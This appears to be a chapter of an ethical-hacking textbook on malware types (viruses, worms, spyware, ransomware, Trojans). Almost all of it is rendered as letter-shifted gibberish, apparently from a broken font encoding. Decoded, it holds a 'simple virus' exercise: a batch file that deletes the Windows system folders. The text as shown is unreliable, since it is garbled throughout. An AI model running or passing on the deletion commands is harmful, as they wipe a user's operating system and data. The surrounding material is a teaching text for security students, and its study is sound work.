- 7URMDQ ~~KDUH~~ WSHFLDO WISH RI PDOZDUH WKDW I
HQQJLQHHULQJ WHFKQLTXHV WR VWDUW LQIHFWLQJ
WR ORRN OLNH D OHJLWLPDWH SURJUDP 6LPLODU
UHOLHV RQ WKH XVHU EHLQJ VRPHKRZ HQWLFHG L
ZUDSSHU ZKLFK LQ WXUQ VWDUWV WKH 7URMDQ
- 5RRW ~~DLU~~ PRGHUQ IRUP RI PDOZDUH WKDW FDQ
V\VWHP DQG VWD\ XQGHWHFWHG E\ PRGHUQ VFDQC
GHYDVWDWLQJ LV WKDW WKH\ FDQ EH H[WUHPHO\
UHPRYH
- 6S\ZDU ~~W~~ PDOZDUH GHVLJQH WR JDWKHU LQIRUPD
DFWLYLWLHV LQ D VWHDOWK\ PDQQHU 6S\ZDUH FR
FRPPRQ DUH NH\ORJJHUV
- \$GZDU ~~W~~ PDOZDUH WKDW PD\ UHSODFH KRPH SDJHV
XVHU¶V GHVNWRS RU LQVWDOO LWHPV RQ D YLFW
SURGXFW RU VHUYLFHV

9 L U X V H V



NOTE

7KH /LIH DQG 7LPHV RI D 9LUXV

- \$OWHULQJ GDWD

- ,QIHF~~WL~~QJ RWKHU SURJUDPV
- 5HSOLF~~DW~~LQJ
- (QFU\SWLQJ LWVHOI
- 7UDQVIRUPLQJ LWVHOI LQWR DQRWKHU IRUP
- \$OWHULQJ FRQILJXUDWLRQ VHWWLQJV
- 'HVVUR\LQJ GDWD
- &RUXXSWLQJ RU GHVVUR\LQJ KDUGZDUH



9LUXVHV DUH QRW UHVWULFWHG WR WKH DI
 D ZLGH UDQJH RI SRWHQWLDO DFWLYLWLHV 7KH DQ
 DQG UHILQLQJ WKHLU FUDIW VR IRX PXVW EH HYHU
 YDULDWLRQV

7KH SURFHVV RI GHYHORSLQJ D YLUXV LV YHU\ PHWU
 FUHDWLQJ DQ HIIHFWLYH YLUXV WKDW FDQ EH VSUH
 'HVL²⁷7KH DXWKRU HQYLVL²⁷RQV DQG FUHDWHV WKH
 WKH YLUXV FRPSOHWHO\ IURP VFUDWFK RU XVH RQ
 DYDLODEOH WR FUHDWH WKH YLUXV RI WKHLU FKR
 5HSOLF²⁷27VERQGHSOR\HG WKH QHZ YLUXV VSUHDGV
 DQG WKHQ XOWLPDWHO\ VSUHDGLQJ WR GLIIHUHQ\
 GHSHQGV RQ WKH DXWKRU\V RULJLQDO LQWHQW
 V\VVHPV EHFRPLQJ LQIHFWHG LQ VKRUW RUGHU
 /DXQ⁷⁷7KH YLUXV VWDUWV WR GR LWV GLUW\ ZRUN
 FUHDWHG VXFK DV GHVVUR\LQJ GDWD RU FKDQJLQ
 DFWLYDWHV WKURXJK D XVHU DFWLRQ RU RWKHU
 'HWHF²⁷7KH YLUXV LV UHFRJQLJHG DV VXFK DIWHU L
 WLPH 'XULQJ WKLV SKDVH WKH QDWXUH RI WKH L
 PDNHUV ZKR EHJLQ WKHLU LQLWLDO UHVHDFK LQ
 HUDGLFDWH LW
 ,QFRUSR²⁷27KMLRQDQWLUXV PDNHUV GHWHUPLQH D Z
 LQFRUSRUDWH WKH SURFHVV LQWR WKHLU SURGXFW
 LGHQWLILHG PDOZDUH LV LQFRUSRUDWHG LQWR V\
 LQVWDOOHG E\ WKH DQWLYLUXV DSSOLF²⁷DWLRQ
 (OLPLQ²⁷27WLRQ RI WKH DQWLYLUXV SURGXFWV LQFF
 V\VVHPV DQG HOLPLQDWH WKH YLUXV
 ,W LV LPSRUWDQW WR UHDOLJH WKDW WKLV SURFHVV



:K\ GR SHRSOH FUHDWH YLUXVHV" 7KHUH DU

FXULRVLW\ KDFNWLYLVP VKRZLQJ RII DQG PDQ\ R
WR DQ RXWVLGHU \$V D SHQWHVWHU \RX PD\ ILQG
QHHG WR GR LQ RUGHU WR SURSHUO\ WHVW GHIHQ

\$OO YLUXVHV DUH QRW FUHDWHG HTXDO (DFK PD\ E
ZD\V ZLWK GUDVWLFDOO\ GLIIHUHQW JRDOV LQ PLQ

- ,Q WKH PLG V D QHZ IHDWXUH ZDV LQWURGXFH
UHSUHVHQWHG D FKDQJH LQ WDFWLFV DQG GHPRQ
PRGHUQ GD\ YLUXVHV UHSOLFDWLRQ 7KH YLUXV
RYHU DJDLQ XQWLO WKH V\ VWHP ZDV RYHUUXQ DQ
- ,Q WKH ILUVW YLUXV VHHQ RXWVLGH DFDGHPL
YLUXV 7KLV SLHFH RI PDOZDUH GHEXWHG DQRWK
VSUHDG UDSLGO\ DQG UHPDLQ LQ WKH FRPSXWHU
UHVLGHQW LQ PHPRU\ LW LQIHFWHG IORSS\ GLVN\
YLUXVHV ZRXOG GR 1RZDGD\V WKLW YLUXV ZRXO
IODVK GULYHV
-)RXU VKRUW \HDUV ODWHU WKH ILUVW 3& FRPSDW
SRLQW ZHUH \$SSOH , WISHV RU GHVLJQHG IRU VS
ERRW VHFWRU YLUXVHV GHEXWHG GHPRQVUDWL
VFDOH 7KLV WISH RI YLUXV LQIHFWHG WKH ERRW
ZKHQ WKH V\ VWHP ZDV JRLQJ WKURXJK LWV ERRW
- 7KH ILUVW ORJLF ERPE GHEXWHG LQ WKH -HU
FDXVH GDPDJH RQO\ RQ D FHUWDLQ GDWH)ULGD\
RI LWV LQLWLDO GLVFRYHU\ LQ -HUXVDOHP
- 0XOWLSDUWLWH YLUXVHV PDGH WKHLU DSSHDUDQF
ZDV GHVLJQHG WR FDXVH GDPDJH XVLQJ PXOWLSO
KDG WR EH QHXWUDOLJHG DQG UHPRYHG WR FOHDI
- 3RO\PRUSKLF YLUXVHV ILUVW DSSHDUHG LQ DV
WHFKQLTXHV 3RO\PRUSKLF YLUXVHV DUH GHVLJQ
GHWHFWLRQ E\ YLUXV VFDQQHUV ZKLFK ORRN IRU
YHUVLRQ 3RO\PRUSKLF YLUXVHV HPSOR\ D VHULH
LQFOXGLQJ WKH IROORZLQJ

3RO\PRUSKLF HQJLQH²\$OWHUV RU PXWDWHV WKH
SD\ORDG WKH SDUW WKDW GRHV WKH GDPDJH
(QFU\SWLRQ²8VHG WR VFUDPEOH RU KLGH WKH G

HQJLQHV IURP GHWFWLQJ LW

:KHQ GHSOR\HG WKLV W\SH RI YLUXV PXWDWHV
LQ XS WR D SHUFHQW FKDQJH LQ FRGH PDNLQ
DQWLYLUXV HQJLQH

- 0HWDPRUSKLF YLUXVHV FRPSOHWHO\ UHZULWH WK
FRPSOH[LW\ RI WKHVH YLUXVHV LV LPPHQVH ZLWK
WR WKH SURFHVV RI FKDQJLQJ DQG UHZULWLQJ WK
SRVVHVHV WKH DEOLW\ WR UHSURJUDP LWVHOI
GHWFWLRQ E\ DQWLYLUXV DSSOLFDWLRQV
- 0RFPH[²)DVW IRUZDUG WR 0RFPH[ZDV VKLSSH
PDQXIDFWXUHG LQ &KLQD :KHQ WKH YLUXV LQIHFW
DQWLYLUXV VRIWZDUH ZHUH GLVDEOHG WKHQ WKH
SDVVZRUGV

.LQGV RI 9LUXVHV

0RGHUQ YLUXVHV FRPH LQ PDQ\ YDULHWLHV

- \$V\WWRERRW VHFWRU\YHULXQHG WR LQIHFW DQG SC
PDVWHU ERRW UHFRUG 0%5 RI D V\WHP 2QFH W
ERRW VHTXHQFH LV HIIHFWLYHO\ DOWHUHG PHDQ
EHIRUH WKH V\WHP LWVHOI 3RVW LQIHFWLRQ V\W
ZLWK UHWULHYLQJ GDWD FRPSXWHU SHUIRUPDQFH
GULYHV DUH DOO LVVXHV WKDW PD\ DULVH
- 0DFUR YLQXVWHG LQ IRUFH DURXQG 7KH\ WD
ODQJXDJHV VXFK DV 9LVXDO %DVLF IRU \$SSOLFDW
0LFURVRIW ([FHO DQG :RUG WKHVH PDFUR ODQJXD
DQG FUHDWH QHZ SURFHVVHV 7KH SUREOHP ZLWK
WKHPVHOYHV YHU\ HIIHFWLYHO\ WR DEXVH LQ DG
WHPSODWH ILOHV DQG UHJXODU GRFXPHQW ILOHV
LW FDQ GR DOO VRUWV RI WKLQJV VXFK DV FKDQJ
RU UHJXODU XVHU\ V DGGUHVV ERRN DQG HPDLO WR
FDVHV \$ SULPH H[DPSOH RI WKLV W\SH RI YLUXV
- &OXVWHU DULW\XQVWKHU YDULDWLRQ RI WKH IDPLO
LQ \HW DQRWKHU RULJLQDO ZD\ 7KLV YLUXV DOWH
GHYLFH FDXVLQJ ILOH HQWULHV WR SRLQW WR WK
PHDQV WKDW ZKHQ D XVHU UXQV D JLYHQ DSSOLFW
H[HFXWHV WKH DFWXDO ILOH

0DNLQJ WKLV W\SH RI YLUXV HYHQ PRUH GDQJHUR
XWLOLWLHV FDXVH SUREOHPV RI DQ HYHQ PRUH ZI
6FDQ'LVN PD\ HYHQ GHVWUR\ VHFWRQV RI WKH GI

- \$VWHD~~QW~~XIQQHOLQV YLUXV QHG WR HPSOR\ YDULRX\ GHWHFWLRQ V\ VWHPV 6WHDOWK YLUXVHV HPSOR\ FDOOV IURP WKH 26 DQG UHWXUQLQJ ERJXV RU LQ PLVOHDG
- (QFU\SWLRQDYLU~~XV~~QNZFRPHU WR WKH VFHQH 7KH\ DYRLG GHWHFWLRQ 7KLV YLUXV FKDQJHV LWV SUF GHWHFW XVLQJ QRUPDO PHDQV ,W XVHV DQ HQFU\ YLUXV PXOWLSOH WLPHV DV LW UHSOLFDDWHV DQG RFFXUV D QHZ HQFU\SWLRQ VHTXHGFH WDNHV SOI GLILFXOW IRU DQWLYLUXV VRIWZDUH WR GHWHFW
- &DYL~~ML~~OH RYHUZULWKLQJ YLUXV~~QV~~KV VW ILOH ZLWKRX DSSHDUDQFH VR GHWHFWLRQ EHFRPHV GLILFXOW VWHDOWK WHFKQLTXHV VR \RX GRQ\W VHH WKH L DFWLYH LQ PHPRU\
- 6SDUVH LQIHFW~~DR~~LYLQGHFWLRQ E\ FDUU\LQJ RXV VSRUDGLFDOO\ VXFK DV RQ HYHU\ WK RU WK D LQIHFW RQO\ ILOHV RI D FHUWDLQ OHQJWK RU W\S
- \$FRPSDQR~~ED~~PRXIODJHFRYLSUXVPLVHV D IHDWXUH RI 2 ZLWK WKH VDPH QDPH EXW GLIIHUHQW H[WHQVLRQ H[DPSOH \RX ~~SDUJ~~KDYH\RXU FRPSXWHU DQG WK FDOO~~SURJUDP~~FRHQ WKH FRPSXWHU~~WHU~~DFHFWKWHY LUXV U ~~SURJUDP~~FRHQ~~WHU~~UDP H[HFXWHG ,Q PDQ\ FDVHV XVHUV EHOLHYH WKH V\ VWHP LV RSHUDWLQJ QRUP RQ WKH V\ VWHP
- \$ORJLF ~~ERPE~~GHVLJQHG WR OLH LQ ZDLW XQWLO D S :KHQ WKLW HYHQW RFFXUV WKH ERPE RU SD\ORDG GHVLJQHG DFWLRQ /RJLF ERPEV KDYH EHHQ QRWR QRW ORRN KDUPIXO XQWLO WKH\ DUH DFWLYDWHG FDVHV WKH ERPE LV VHSODUDWHG LQWR WZR SDUW DOO WKDW GDQJHURXV XQWLO WKH SUHGHWHUPLQ
-)LOR~~HP~~XOWLSDUWLLQHHYFWUXV~~VW~~HPV LQ PXOWLSOH ZI YHFWRUV KHQ~~FX~~OWKSDUWLL~~WH~~ WDUJHWV LQFOXGH H[HFXWDEOH ILOHV RQ WKH KDUG GULYH :KDW PD ZHDSRQV LV WKDW WR VWRS WKHP \RX PXVW UHP YLUXV LV QRW HUDGLFDWHG IURP WKH LQIHFWHG `
- 6KHOO YDUM~~WH~~QVWRWKHU W\SH RI YLUXV ZKHUH WKH DSSOLFDDWLQ DQG DOWHUV LW 7KH YLUXV PDNHV UXQV DIWHU WKH YLUXV LWVHOI UXQV
- &U\SWRYLUXV~~WH~~VRU ILOHV RU FHUWDLQ W\SHV RI G 7KHQ WKH YLFWLP LV LQVWUXFWHG WR FRQWDFW `

RWKHU PHDQV DQG SD\ D VSHFLILHG DPRXQW UDQ
\$KRD[V QRW D WUXH YLUXV LQ WKH VHQVH RI WKH R
WKLW WRSLF EHFDXVH D KRD[FDQ EH MXVW DV SRZH
GHVLJQH WR PDNH WKH XVHU WDNH DFWLRQ HYHQ
7KH IROORZLQJ H[DPSOH LV DQ HPDLO WKDW DFWXD

3OHDVH)RUZDUG WKLW :DUQLQJ DPRQJ)ULH

<RX VKRXOG EH RQ DOHUW GXULQJ WKH QH[W GD\W
DWWDFKHG ILOHG FDOOHG ³,QYLWDWLRQ' UHJDUGO
2O\PSLF 7RUFK ZKLFK ³EXUQV' WKH ZKROH KDUG G
ZLOO EH UHFHLYHG IURP VRPHRQH ZKR KDV \RXU H
7KDW LV ZK\ \RX VKRXOG VHQG WKLW HPDLO WR DO
PHVVDJH WLPHV WKDQ WR UHFHLYH WKH YLUXV [
³,QYLWDWLRQ' WKRXJK VHQW E\ D IULHQG GR QRW
LPPHGLDWHO\

7KLV LV WKH ZRUVW YLUXV DQQRXQFHG E\ &11 LW
PRVW GHVWUXFWLYH YLUXV HYHU 7KLV YLUXV ZDV
WKHUH LV QR UHSDLU \HW IRU WKLW NLQG RI YLUX\
RI WKH +DUG 'LVN ZKHUH WKH YLWDO LQIRUPDWLR
(9(5<21(<28 .12: &23< 7+,6 (0\$, / \$1' 6(1' ,7 72 <285
\$1' 5(0(0%(5 ,) <28 6(1' ,7 72 7+(0 <28 :,// %(1()),7 \$

+RZ WR &UHDWH D 9LUXV

&UHDWLQJ D YLUXV LV D SURFHVV WKDW FDQ EH YHL
D IHZ EXWRQ FOLFN VHH ([HUFLVH \$GYDQFH
PDOZDUH IURP VFUDWFK 7KH OHVV VDYY\ RU H[SHU
VXFK DV KLULQJ VRPHRQH WR ZULWH WKH YLUXV SX
YLUXV PDNHU DSSOLFDFWLRQ

(;(5&,6(

&UHDWLQJ D 6LPSOH 9LUXV

6R OHW¶V ZULWH D VLP SOH YLUXV <RX QHHG DFFI
ZKLFK \RX FDQ ILQG RQ WKH ,QWHUQHW

%HIRUH \RX JHW VWDUWHG KHUH¶V D ZDUQLQJ 'R
PHDQW WR EH D SURRI RI FRQFHSW DQG IRU LOOXV
RQ \RXU V\ VWHP FRXOG UHVXOW LQ GDPDJH WR \R>
WLPH DQG VNLOO WR IL[SURSHUO\ :LWK WKDW VD

&UHDWH D EDWLFK VLEOH LQ DOO LQGRZV 1RWHSDG

(QWHU WKH IROORZLQJ OLQHV RI FRGH

#HFKR RII

'HO F ?ZLQGRZV?V\ VWHP ?

'HO F ?ZLQGRZV?

6DYLV EDW

)URP WKH FRPPDQG SURPSW XVH EDWLFK WR PF

\$QRWKHU ZD\ WR FUHDWH D YLUXV LV WR XVH D XWL
XWLOLW\ LQ ZKLFK \RX SLFN RSWLRQV IURP D *8, DQ
ILOH WKDW FDQ EH XVHGX WR KQZHF WKD KQWW UIDFH I



)LJXUH -36 9LUXV 0DNHU XVHU LQWHUIDFH
 5HVHDFKFLQJ 9LUXVHV
 7KHUH DUH PDQ\ GHIHQVLYH WHFKQLTXHV IRU ILJKW
 ODWHU LQ WKLV FKDSWHU EXW ZKDW DERXW UHVHD
 DQG DQDO\]H PDOZDUH LQ DGGLWLRQ WR GHIHQGLQJ
 PHFKDQLVP NQRZHQSVGIDS \$\V\WHHPV GLS V\VWHP LV D
 VSHFLILFDOO\ FRQILJXUHG WR DQDO\]H ILOHV 7KH \
 RQO\ WKRVH VHUYLFHV DQG DSSOLFDWLRQV QHHGHG
 VDIH



2XWVLGH RI FRPSXWHQSUWGHUWWERPIDUPHUV

GLSSLQJ VKHHS LQ VSHFLDO IXQJLFLGHV DQG RWKH
 LQIHFWLRQV IURP VSUHDGLQJ WKURXJK WKH KHUG²
 EHIRUH EHLQJ LQWURGXFHG LQWR WKH QHWZRUN L
 V\VWHPV

:RUPV

:KHQ ZH VSHDN RI YLUXVHV WKH WRS LF RI ZRUPV L' PHQDFH 8QOLNH YLUXVHV ZKLFK E\ GHILQLWLRQ UH WR WULJJHU WKHLU PLVFKLHI ZRUPV DUH HQWLUHO SRZHU RI QHWZRUNV PDOZDUH DQG VSHHG WR VSUI PDOZDUH

2QH H[DPSOH LV WKH 64/ 6ODPPHU ZRUP IURP WKH H ZRUP ZDV UHVS RQVLEOH IRU ZLGHV SUHDG VORZGRZC ,QWHUQHW 7KH ZRUP WRRN DGYDQWDJH RI WKH IDF 6HUYHU¶V 'HVNWRS SURGXFWV ZHUH YXOQHUDEOH W UHOHDVHG D SDWFK VL[PRQWKV SULRU WR WKH ZRU WR LQVWDOO WKH SDWFK :LWK WKLV YXOQHUDELOL FRQGLWLRQV IRU WKH DWWDFN ZHUH ULSH 2Q WKH DFWLYH²DQG ZLWKLQ PLQXWHV PDFKLQHV ZH RYHU WKH QH[W IHZ KRXUV



Real World Scenario

\$ &ORVHU /RRN DW 6ODPPHU

\$W WKH SHDN RI LWV DFWLYLW\ 6ODPPHU ZDV GRX HYHU\ VHFRRGV 7KLV KHUHWIRUH XQKHDUG RI WKDQ WKDW RI WKH SUHYLRXV UHFRUG KROGHU &F 6ODPPHU ZDV DEOH WR VSUHDG VR TXLFNO\ WKDQN LW ZDV FRQVWUXFWHG DQG WKH HQYLURQPHQW LQ ZHUH OHIW XQSDWFKHG GHVSLWH WKH DYDLODELO IRU H[SORLWDWLRQ 0DQ\ URXWHUV RQ WKH ,QWHU WUDIILF WKDW UHVXOWHG IURP WKH ZRUP \$V D UH DQG URXWLQJ WDEOHV XSGDWHG RQ RWKHU URXWH DGGLWLRQ WKH HQWLUH ZRUP E\WHV FRXOG E 'DWDJUDP 3URWRFRO 8'3 SDFNHW DOORZLQJ LW V YLFWLPV

7KH)XQFWLRQLQJ RI &RPSXWHU :RUPV

:RUPV DUH DQ DGYDQFHG IRUP RI PDOZDUH FRPSDU LQ PDQ\ FDVHV 2QH RI WKH PDLQ FKDUDFWHULVWLF UHSOLFDWH DQG VSUHDG DFURVV QHWZRUNV H[WUHF GHPRQVUDWHG 0RVW ZRUPV VKDUH FHUWDLQ IHDV ZKDW WKH\ FDQ GR

- 'R QRW UHTXLUH D KRVW DSSOLFDWLRQ WR SHUIRI

- 'R QRW QHFHVVDULO\ UHTXLUH DQ\ XVHU LQWHUDF
- 5HSOLFDDWH H[WUHPHO\ UDSLGO\ DFURVV QHWZRUN
- &RQVXPH EDQGZLGWK DQG UHVXRUFHV



&RQVXPLQJ EDQGZLGWK DQG UHVXRUFHV PE
\$Q\ VXFK VORZGRZQ QHHGV WR EH LQYHVWLJDWHG
ZRUP

- :RUPV FDQ DOVR SHUIRUP VRPH RWKHU IXQFWLRQV
- 7UDQVPLW LQIRUPDWLRQ IURP D YLFWLP V\VWHP E
GHVLJQHU
 - &DUU\ D SD\ORDG VXFK DV D YLUXV DQG GURS RI
- :LWK WKHVH DELOLWLHV LQ PLQG LW LV LPSRUWDQ\
FRQVLGHULQJ D FRXSOH RI NH\ SRLQWV
- \$ ZRUP FDQ EH FRQVLGHUHG D VSHFLDO W\SH RI P
PHPRU\ EXW DW WKH VDPH WLPH LW GRHV QRW W\
VRIWZDUH
 - \$ ZRUP VSUHDGV WKURXJK LQIHFWHG QHWZRUNV D
LV YXOQHUDEOH \$ YLUXV GRHV QRW KDYH WKLV D



:RUPV FDQ EH FUHDWHG XVLQJ WKH VDPH W
HDUOLHU ZLWK YLUXVHV <RX FDQ FUHDWH D ZRUP
RQH RI WKH PDQ\ SRLQW DQG FOLFN XWLOLWLHV D

6S\ZDUH

6S\ZDUH D W\SH RI PDOZDUH WKDW LV GHVLJQHG WR
UHJDUGLQJ D YLFWLP\ DFWLYLWLHV WR DQ LQWHU
DSSOLFDDWLRQ DFWV EHKLQG WKH VFHQHV WR JDWKH
RU NQRZOHGJH

7KH LQIRUPDWLRQ JDWKHUHG E\ VS\ZDUH FDQ EH DQ
IHHOV LV ZRUWKZKLOH 6S\ZDUH KDV EHHQ XVHG WR
UHYHQXH DOWHU V\VWHPV DQG FDSWXUH RWKHU LC
VS\ZDUH WR RSHQ WKH GRRU IRU ODWHU DWWDFNV \
VRIWZDUH DQG VR RQ

0HWKRGV RI 6S\ZDUH ,QIHFWLRQ

6S\ZDUH FDQ EH SODFHG RQ D V\ VWHP LQ D QXPEHU
EHQHILWV 2QFH WKH VRIWZDUH LV LQVWDOOHG LW
RI LQIHFWLRQ LQFOXGH EXW DUH QRW OLPLWHG WR
3HHU WR 3HHU 1HWZRXVW GHSHQLYHU\ PHFKDQLVP KDV
EHFDXVH RI WKH LQFUHDVHG QXPEHU RI LQGLYLGXD
VRIWZDUH

,QVWDQW OHVVDJHOLYHU\ULQJ PDOLFLRXV VRIWZDUH \
VRIWZDUH KDV QHYHU KDG PFK LQ WKH ZD\ RI VHF\

,QWHUQHW 5HOD\ &KDLW DFRPPRQ\ XVHG PHFKDQL
DQG VRIWZDUH EHFDXVH RI LWV ZLGHVSHDG XVH D
GRZQORDG VRIWZDUH

(PDLO \$WWDFKDW WKH ULVH RI HPDLO DV D FRPPXQ
XVLQJ LW WR GLVWULEXWH PDOZDUH KDV DOVR ULVH

3K\VLFDQ \$ZHMVDQ DWWDFNHU JDLQV SK\VLFDQ DFF
LQVWDOO VS\ZDUH DQG FRPSURPLVH WKH V\ VWHP

%URZVHU 'HODQVXVHUV IRUJHW RU GR QRW FKRRVH
DV XSGDWHV DUH UHOHDVHG VR GLVWULEXWLRQ RI

)UHHZDURZQORDGLQJ VRIWZDUH IRU IUHH IURP XQNQ
WKDW \RX DOVR GRZQORDG VRPHWKLQJ QDVWLHU V

:HEVLWHRVWZDUH LV VRPHWLPHV LQVWDOOHG RQ D V
YLVLWV D JLYHQ ZHEVLWH VS\ZDUH PD\ EH GRZQORI
RWKHU PHDQV

6S\ZDUH LQVWDOOHG LQ WKLW PDQQHU LV TXLWH FR
WKHPVHOYHV WR WKLW SURFHV 7KH\ DUH IUHTXHQ
RU DUH LQFRUHHFWO\ FRQILJXUH ,Q PRVW FDVHV
SUHFDXWLRQV WKDW FRPH ZLWK D EURZVHU DQG VF
JHW D EHWWHU EURZVLQJ H[SHULHQFH RU WR VHH IF

6RIWZDUH ,QVWDQWDFRPPRQ ZD\ WR LQVWDOO VRIWZ
YLFWLP\ V\ VWHP LV DV SDUW RI DQRWKHU VRIWZD
GRZQORDGV D SLHFH RI VRIWZDUH WKDW WKH\ ZDQW
VLOHQWO\ LQVWDOOHG LQ WKH EDFNJURXQG 7KH YL
LQVWDOOHG RQ WKH V\ VWHP EXW PD\ FOLFN WKURX,
UHDGLQJ DQ\WKLQJ WKDW WKH\ PLVV WKH IDFW WKD
V\ VWHP

\$GZDUH

\$GZDUH D ZHOONQRZQ W\SH RI PDOZDUH ODQ\ V\ VW
W\SH RI PDOZDUH IURP WKH YDULRXV LQVWDOODWLF

WKLW W\SH RI VRIWZDUH LV GHSOR\HG RQWR D YLFW
VFUHHQV DQG PD\ HYHQ FKDQJH WKH VWDUW SDJH R
7\SLFDOO\ WKLW W\SH RI VRIWZDUH LV VSUHDG HLW
ZKHQ WKH YLFWLP YLVLWV D ZHEVLWH WKDW GHSOR



6RPHWLPHV DGZDUH LV GHSOR\HG RQWR D

OHJLWLPDWH VRIWZDUH E\ D GHYHORSHU ZKR LV SI
GLVWULEXWLRQ \$OWKRXJK WKLW SUDFWLFH LV QR
VWLOO ILWV WKH GHILQLWLRQ RI PDOZDUH EHFDX\
DOORZLQJ WKLW DGGLWLRQDO LWHP WR EH LQVWDOO

6FDUHZDUH

\$ UHODWLYHO\ QHZ W\SH RI VRIWZDUH RV PDOZDUH Z
SRWHQWLDO KDUP WKDW FRXOG EHIDOO WKHP LI WK
LQYROYHV SURYLGLQJ D FUHGLW FDUG QXPEHU RU G
VXSSRVHGO\ QHHG WR FOHDQ WKHLU V\VWHP ,Q PD
LQVWDOOV LV DFWXDOO\ VRPHWKLQJ HOVH VXFK DV
7KLV W\SH RI VRIWZDUH UHOLHV RQ WKH LJQRUDQFH
WKDW WKH\ DUH EHLQJ SOD\HG



6FDUHZDUH KDV EHFRPH PRUH FRPPRQ RYH

EHFRPH PRUH NQRZOHGJHDEOH DQG PDOZDUH DXW
(QWLFLQJ XVHUV WR FOLFN UHDO\LVWLF GLDORJV D
FDQ EH SRZHUIXO ZD\ WR SODFH LOOLFLW VRIWZD

5DQVRPZDUH

7KLV QHZ IRUP RI PDOZDUH LV RQH WKDW LV UDSLGL
IRU WKRVH LQIHFWHG 5DQVRPZDUH IXQFWLRQV W\SH
DQG HQFU\SWLQJ WKHP 2QFH WKH\UH HQFU\SWHG
WR SD\ DQ DPRXQW WR JHW WKH FRGH WR XQORFN V
PDOZDUH LV QRW WR HQFU\SW ILOHV EXW WR GLVSO
VWRS RQO\ LI D FHUWDLQ DPRXQW LV SDLG LQ UDQV

7URMDQV

2QH RI WKH ROGHU DQG SRWHQWLDOO\ ZLGHO\ PLVX
6LPSO\ 7URMDQ VRIWZDUH DSSOLFDWLRQ WKDW LV

YLFWLP¶V V\VWHP 7KH PDOLFLRXV FRGH LV SDFNDJ
DQG WKXV JHWV DURXQG ERWK WKH VFUXWLQ\ RI WK
WKDW DUH ORRNLQJ IRU PDOZDUH 2QFH RQ D V\VWH
ZRUP WR JHW DQG PDLQWDLQ FRQWURO RI WKH V\V'
\$ 7URMDQ LQIHFWLRQ PD\ EH LQGLFDWHG E\ VRPH RI
• 7KH &' GUDZHU RI D FRPSXWHU RSHQV DQG FORVH'
• 7KH FRPSXWHU VFUHHQ FKDQJHV HLWKHU IOLSSLC
• 6FUHHQ VHWWLQJV FKDQJH E\ WKHPVHOYHV
• 'RFXPHQWV SULQW ZLWK QR H[SODQDWLRQ
• 7KH EURZVHU LV UHGLUHFWHG WR D VWUDQJH RU ;
• 7KH :LQGRZV FRORU VHWWLQJV FKDQJH
• 6FUHHQ VDYHU VHWWLQJV FKDQJH
• 7KH ULJKW DQG OHIW PRXVH EXWWRQV UHYHUVH V
• 7KH PRXVH SRLQWHU GLVDSSHUV
• 7KH PRXVH SRLQWHU PRYHV LQ XQH[SODLQHG ZD\V
• 7KH 6WDUW EXWWRQ GLVDSSHUV
• &KW ER[HV DSSHU
• 7KH ,QWHUQHW VHUYLFH SURYLGHU ,63 UHSRUWV
VFDQV
• 3HRSOH FKDWWLQJ ZLWK \RX DSSHU WR NQRZ GH
• 7KH V\VWHP VKXWV GRZQ E\ LWVHOI
• 7KH WDVNEDU GLVDSSHUV
• \$FFRXQW SDVVZRUGV DUH FKDQJHG
• /HJLWLPDWH DFFRXQWV DUH DFFHVVHG ZLWKRXW I
• 8QNQRZQ SXUFKDVH VWDWHPHQWV DSSHU RQ FUF
• 0RGHPV GLDO DQG FRQQHFW WR WKH ,QWHUQHW E
• &WUO \$OW 'HO VWRSV ZRUNLQJ
• :KHQ WKH FRPSXWHU LV UHERRWHG D PHVVDJH VV
2SHUDWLRQV WKDW FRXOG EH SHUIRUPHG E\ D KDFN
WKHVH
• 6WHDOLQJ GDWD
• ,QVWDOOLQJ VRIWZDUH

- 'RZQORDGLQJ RU XSORDGLQJ ILOHV
- 0RGLI\LQJ ILOHV
- ,QVWDOOLQJ NH\ORJJHUV
- 9LHZLQJ WKH V\VWHP XVHU¶V VFUHHQ
- &RQVXPLQJ FRPSXWHU VWRUDJH VSDFH
- &UDVKLQJ WKH YLFWLP¶V V\VWHP

%HIRUH ZH JHW WRR IDU RQ WKH VXEMHFW RI 7URMI
FKDQQHOV \$ 7URMDQ UHOLHV RQ WKHVV LWHPV

- \$QRYHUW FKDQQHOH PXPQLFDWLRQ SDWK RU FKDQQH
RU SHUIRUP RWKHU DFWLRQV +773 DQG 7&3 ,3 DUH
PHFKDQLVPV WKDW FDQ DQG GR VHQG LQIRUPDWLI

- \$FRYHUW FKDQQH SDWK WKDW LV XVHG WR WUDQVPL
LQ D ZD\ WKDW LV LOOHJLWLPDWH RU VXSSRVHG V
VHFXULW\ 7KH FRYHUW FKDQQHO YLRODWHV VHFX

:K\ ZRXOG DQ DWWDFNHU ZLVK WR XVH D 7URMDQ LQ
EHFDXVH D 7URMDQ LV PRUH VWHDOWK\ FRXSOHG Z
WKDW FDQ EH XVHG WR WUDQVPLW LQIRUPDWLRQ 7I
LQFOXGLQJ LGHQWLW\ LQIRUPDWLRQ



Real World Scenario

\$Q 8QNQRZLQJ 9LFWLP"

7KH IROORZLQJ LV DQ H[FHUSW IURP D VW [KUMWSKD](#)
[FR XN](#)

-XOLDQ *UHHQ ZDV WDNHQ LQWR FXVWRG\ ODVV
ZDUUDQW UDLGHG KLV KRXXVH DQG VHL]HG KLV FRP
FKLOG SRUQRJUDSK\ \$IWHU VHDUFKLQJ KLV FRPSX
ZHUH IRXQG RQ KLV FRPSXWHU +H WKHQ VSHQW
([HWHU SULVRQ DQG WKUHH PRQWKV LQ D EDLO KF
FXVWRG\ RI KLV VHYHQ \H DU ROG GDXJKWHU DQG S
7KLV LV WKRXJKW WR EH WKH VHFRQG FDVH LQ WK
XVHG WR FOHDU VRPHRQH RI VXFK DQ DFFXVDWLRC
IRXQG QRW JXLOW\ RI WKH FULPH DIWHU H[SHUWV
UHVSRQVLEOH IRU WKH SUHVHQFH RI FKLOG SRU
7URMDQ KRUVHV FDQ EH XVHG WR LQVWDOO D EDF
DFFHVV WKH FRPSXWHU 8VLQJ WKH EDFNGRRU D F
ILOHV WR WKH YLFWLP¶V FRPSXWHU RU XVH WKH L
ZKLOH KLGLQJ WKH LQWUXGHU¶V LGHQWLW\ ,QIHFW
ZLWKRXW WKH NQRZOHGJH RI WKH FRPSXWHU¶V RZ

7\SHV RI 7URMDQV LQFOXGH WKH IROORZLQJ

5HPRWH \$FFHVV 7URMDQV JLYH DQ DWWDFN
YLFWLP¶V V\WHP 7ZR ZHOO NQRZQ PHPEHUV RI WK
FRXVLQ %DFN 2ULILFH DOWKRXJK ERWK DUH ROGL

